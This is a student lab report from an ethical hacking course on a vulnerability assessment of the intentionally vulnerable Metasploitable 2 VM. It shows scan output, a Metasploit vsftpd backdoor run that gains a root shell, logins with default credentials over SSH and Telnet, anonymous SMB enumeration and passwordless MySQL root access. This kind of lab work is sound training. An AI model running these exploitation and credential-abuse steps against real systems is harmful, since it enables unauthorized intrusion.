

Metasploitable 2

Vulnerability Assessment and Exploitation Report

Student Name : Dipanshu Kumar Gupta

University Roll No. : 2415000550

Course: Ethical Hacking(jovac course)

Aim

To perform a vulnerability assessment on the Metasploitable virtual machine using Kali Linux and identify vulnerable network services.

Objectives

- Understand vulnerability assessment.
- Configure Kali Linux and Metasploitable.
- Discover live hosts.
- Identify open ports.
- Detect running services.
- Identify known vulnerabilities.
- Prepare a vulnerability assessment report.

Introduction

Metasploitable is a purposely vulnerable Linux virtual machine designed for learning penetration testing and vulnerability assessment. It contains multiple insecure services that allow students to practice identifying security weaknesses in a safe environment.

Vulnerability assessment is the systematic process of identifying, classifying, and prioritizing security weaknesses in computer systems.

Software Requirements


- Kali Linux
- Metasploitable 2
- VirtualBox or VMware
- Nmap
- Nikto
- Firefox Browser
- Terminal

Hardware Requirements

- Intel/AMD Processor
- 8 GB RAM (Minimum)
- 40 GB Storage
- Virtualization Enabled

NMAP SCAN RESULTS

```
nmap -sV -A 192.168.54.112
```



```
root@kali: /home/kali
Session Actions Edit View Help
root@kali: /home/kali
root@kali:~# nmap -sV -A 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 00:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.56.101
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsftpd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp      Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITTIME, DSN
|_ ssl-cert: Subject: commonName=subuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_ _ssl-date: 2026-06-29T04:30:01+00:00; -1s from scanner time.
53/tcp    open  domain   ISC BIND 9.4.2
|_ bind.version: 9.4.2
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind  2 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2           111/tcp    rpcbind
|_   100000  2           111/udp    rpcbind
|_   100003  2,3,4       2049/tcp   nfs
|_   100003  2,3,4       2049/udp   nfs
|_   100005  1,2,3       47406/udp  mountd
|_   100005  1,2,3       48651/tcp  mountd
|_   100021  1,3,4       39194/tcp  nlockmgr
|_   100021  1,3,4       53936/udp  nlockmgr
|_   100024  1           42542/tcp  status
|_   100024  1           43863/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

The Nmap scan revealed the following open services on the target machine:

Port	Service	Version
21/tcp	FTP	vsftpd 2.3.4
22/tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Telnet	Linux telnetd
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
80/tcp	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2
139/tcp	NetBIOS-SSN	Samba smbd 3.X - 4.X
445/tcp	NetBIOS-SSN	Samba smbd 3.0.20-Debian

Enumeration

Aim:

Identify running services, versions, users, and shared resources.

Common enumeration tasks:

- Service enumeration (HTTP, FTP, SSH, SMB, MySQL, etc.)
- Web server enumeration
- SMB share enumeration
- FTP capability enumeration
- DNS information gathering
- RPC enumeration

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
  RHOSTS     RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:43889 -> 192.168.56.102:6200) at 2026-06-29 00:39:58 -0400
```

Port 22 — SSH (OpenSSH 4.7p1)

```
msf > ssh msfadmin@192.168.56.102
[*] exec: ssh msfadmin@192.168.56.102

Unable to negotiate with 192.168.56.102 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102

The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscgPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jun 29 00:27:39 2026
<eyAlgorithms=+ssh-rsa,ssh-dss -o PubkeyAcceptedAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.56.102
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa,ssh-dss'.
msfadmin@metasploitable:~$
```

SSH Service Validation

Target Port: 22 (SSH)

Service Name and Version: OpenSSH 4.7p1 Debian 8ubuntu1

Tool Used: SSH Client (Kali Linux)

Objective

To verify whether the SSH service permits authentication using the default credentials configured on the Metasploitable 2 virtual machine.

Procedure

1. Confirm that the SSH service is running and accessible on port 22.
2. Connect to the target system using an SSH client from Kali Linux.
3. Authenticate using the default laboratory credentials (msfadmin).
4. For compatibility with the legacy OpenSSH implementation, configure the SSH client to use a supported host key algorithm if required.
5. Observe whether authentication succeeds and whether a remote shell session is established.

Result / Observation

Authentication was successful using the default credentials provided with the Metasploitable 2 virtual machine. A remote shell session was established under the msfadmin user account, confirming that the SSH service was accessible and accepted the default login information.

Security Impact

Allowing authentication with default credentials presents a significant security risk. If such credentials remain unchanged on a production system, an attacker who discovers them could gain unauthorized remote access, potentially compromising system confidentiality, integrity, and availability.

COMMAND USE

```
ssh msfadmin@192.168.56.102
```

1.1 Port 23 — Telnet (Linux telnetd)

COMMAND USED

```
telnet 192.168.56.102
```

SCREENSHOT — TELNET



The screenshot shows a terminal window on a Kali Linux machine. The user is at the root prompt in the directory /home/kali. They enter the command 'telnet 192.168.56.102'. The terminal shows the connection process: 'Trying 192.168.56.102 ...', 'Connected to 192.168.56.102.', and 'Escape character is '^[''. The connection is successful, and the user is prompted with a large ASCII art logo for 'metasploit'. Below the logo, a warning message states: 'Warning: Never expose this VM to an untrusted network!'. This is followed by contact information: 'Contact: msfdev[at]metasploit.com' and a login instruction: 'Login with msfadmin/msfadmin to get started'. The user then enters 'msfadmin' as the login name and 'msfadmin' as the password. The terminal displays the login success message: 'Last login: Mon Jun 29 00:43:58 EDT 2026 from 192.168.56.101 on pts/1'. Below this, it shows the system information: 'Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686'. A disclaimer follows: 'The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.' Another disclaimer states: 'Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.' Finally, it provides the URL for official Ubuntu documentation: 'To access official Ubuntu documentation, please visit: http://help.ubuntu.com/'. The session ends with the prompt 'msfadmin@metasploitable:~\$'.

```
(root@kali)-[/home/kali]
# telnet 192.168.56.102
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^['.

metasploit

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Jun 29 00:43:58 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```


Target Port: 23 (Telnet)

Service Name and Version: Linux telnetd

Tool Used: Telnet Client (Kali Linux)

Objective: Establish an unencrypted remote shell session using the Telnet service.

Procedure: The Telnet client was used to connect to the target on port 23. The Metasploitable 2 banner was displayed upon connection, prompting for login credentials. Default credentials (msfadmin/msfadmin) were entered to authenticate.

Result / Observation: The Telnet login was successful. A remote shell session was established. Telnet transmits all data, including credentials, in plaintext, making it a severely insecure protocol that should never be used in any production or Internet-facing environment.

1.2 Port 25 — SMTP (Postfix)

COMMAND USED

```
telnet 192.168.56.102 25
```

Target Port: 25 (SMTP)

Service Name and Version: Postfix smtpd (ESMTP)

Tool Used: Telnet Client (Kali Linux)

Objective: Grab the SMTP service banner to identify the mail server software and version.

Procedure: A raw Telnet connection was made to port 25 on the target. Upon connection, the SMTP server immediately responded with a banner that disclosed the software name, version, and hostname of the mail service.

Result / Observation: The SMTP banner revealed "220 metasploitable.localdomain ESMTP Postfix (Ubuntu)". This information can be used to search for known vulnerabilities specific to the disclosed software version, demonstrating how unauthenticated service banners can expose sensitive system

information.



```
(root@kali)-[/home/kali]
# telnet 192.168.56.102 25
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
220 metasploitable.localdomain ESMTF Postfix (Ubuntu)
```

Objective

To verify whether the Telnet service on the Metasploitable 2 virtual machine allows authentication using the default laboratory credentials.

Procedure

1. Confirm that the Telnet service is running and accessible on port 23.
2. Connect to the target system using a Telnet client from Kali Linux.
3. Authenticate using the default laboratory credentials (msfadmin).
4. Observe whether the login is successful and whether a command-line session is established.

Result / Observation

Authentication was successful using the default credentials provided with the Metasploitable 2 virtual machine. A remote command-line session was established under the msfadmin user account, confirming that the Telnet service was accessible and accepted the default login information.

Security Impact

Telnet is an insecure remote access protocol because it transmits usernames, passwords, and all session data in **plain text** without encryption. Any attacker with access to the network traffic could intercept these credentials and potentially gain unauthorized access. The use of default credentials further increases the risk of system compromise.

Port 53 — DNS (ISC BIND 9.4.2)

COMMAND USED

```
dig @192.168.56.102 version.bind chaos txt
```

SCREENSHOT — DIG OUTPUT

```
(root@kali)~[/home/kali]
# dig @192.168.56.102 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.56.102 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 23131
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT
;; ANSWER SECTION:
version.bind.                 0      CH      TXT      "9.4.2"
;; AUTHORITY SECTION:
version.bind.                 0      CH      NS       version.bind.

;; Query time: 4 msec
;; SERVER: 192.168.56.102#53(192.168.56.102) (UDP)
;; WHEN: Mon Jun 29 01:01:36 EDT 2026
;; MSG SIZE rcvd: 73
```

Target Port: 53 (DNS)

Service Name and Version: ISC BIND 9.4.2

Tool Used: dig

Objective: Enumerate the DNS server version using a BIND version query.


Procedure: The dig utility was used to send a CHAOS class TXT query for "version.bind" directly to the target DNS server on port 53. This query asks the BIND server to reveal its version string, which is enabled by default on older configurations.

Result / Observation: The DNS server responded with "9.4.2", confirming the BIND version running on the target. Version disclosure assists attackers in identifying applicable CVEs. In this case, BIND 9.4.2 is an outdated release with several known vulnerabilities.

Port 80 — HTTP

COMMAND USED

```
http://192.168.56.102  
nikto -h http://192.168.56.102
```


The Metasploit logo, featuring the word "metasploit" in a stylized, blocky font where each letter is composed of a grid of small squares.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



```
root@kali: /home/kali
Session Actions Edit View Help

(root@kali) ~ - [ /home/kali ]
nikto -h http://192.168.56.102
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-06-29 00:50:48 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?: PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP request strings that contain specific QUERY strings. See: OSVDB-12184
+ /?: PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request strings that contain specific QUERY strings. See: OSVDB-12184
+ /?: PHPPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request strings that contain specific QUERY strings. See: OSVDB-12184
+ /?: PHPPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request strings that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /http-config.php#: #http-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-06-29 00:51:56 (GMT-4) (68 seconds)

+ 1 host(s) tested

(root@kali) ~ - [ /home/kali ]
```

Target Port: 80 (HTTP)

Service Name and Version: Apache httpd 2.2.8 (Ubuntu) DAV/2

Tool Used: Web Browser and Nikto v2.5.0

Objective: Enumerate the web server to identify hosted web applications, misconfigurations, and known vulnerabilities.

Procedure: The target's web interface was accessed via browser, which displayed the Metasploitable 2 default page listing hosted applications including TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV. Nikto was then run as an automated scanner to perform a deeper inspection of the server for common web vulnerabilities and exposed files.

Result / Observation: Nikto reported 27 vulnerabilities and findings, including: Apache 2.2.8 being end-of-life, PHP information disclosure via phpinfo(), directory indexing enabled, presence of phpMyAdmin, HTTP TRACE method enabled (XST


vulnerability), and missing security headers. The web server hosts several intentionally vulnerable applications that can serve as further attack vectors.

Port 445 — SMB (Samba 3.0.20-Debian)

COMMAND USED

```
smbclient -L //192.168.56.102/ -N
```

SCREENSHOT — SMB SHARE ENUMERATION



```
(root@kali)~[/home/kali]
# smbclient -L //192.168.56.102/ -N
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE
```

Target Port: 445 (SMB / NetBIOS-SSN)

Service Name and Version: Samba smbd 3.0.20-Debian

Tool Used: SMBClient (Kali Linux)

Objective: Enumerate available SMB shares on the target without authentication.

Procedure: The smbclient tool was used with the -L flag to list available shares on the target and -N to suppress password prompting, allowing anonymous enumeration. The tool connected without any credentials and retrieved the full share listing.

Result / Observation: Anonymous login was successful. The share listing revealed several shares: print\$, tmp, opt, IPC\$, and ADMIN\$. The "tmp" share is particularly notable as it is world-accessible and could be used to upload or stage files on the target. The Samba version 3.0.20 is also known to be vulnerable to the "username map script" vulnerability (CVE-2007-2447).

Port 3306 — MySQL

COMMAND USED

```
mysql --ssl=0 -h 192.168.56.102 -u root
```


SCREENSHOT — MYSQL ACCESS

```
(root@kali)-[/home/kali]
# mysql --ssl=0 -h 192.168.56.102 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Target Port: 3306 (MySQL)

Service Name and Version: MySQL 5.0.51a-3ubuntu5 (Ubuntu)

Tool Used: MySQL Client (Kali Linux)

Objective: Gain direct access to the MySQL database server using the root account without a password.

Procedure: The MySQL client was used to connect directly to the target's MySQL service over the network. The root user was specified without a password, taking advantage of the misconfiguration where the root account has no password set.

The --ssl=0 flag was used to bypass SSL negotiation for the legacy server.

Result / Observation: The MySQL connection was established successfully without any password, granting full administrative access to the database server. This is a critical misconfiguration that would allow an attacker to read, modify, or delete all databases hosted on the server.

Port 5432 — PostgreSQL

COMMAND USED

```
psql -h 192.168.56.102 -U postgres
```

SCREENSHOT — CONNECTION ATTEMPT

```
(root@kali)-[/home/kali]
# psql -h 192.168.56.102 -U postgres
Password for user postgres:
psql: error: connection to server at "192.168.56.102", port 5432 failed: SSL error: unsupported protocol
This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3.
connection to server at "192.168.56.102", port 5432 failed: fe_sendauth: no password supplied

(root@kali)-[/home/kali]
```

Target Port: 5432 (PostgreSQL)

Service Name and Version: PostgreSQL DB (5.0)

Objective: Attempt to connect to the PostgreSQL service using the default postgres superuser account.

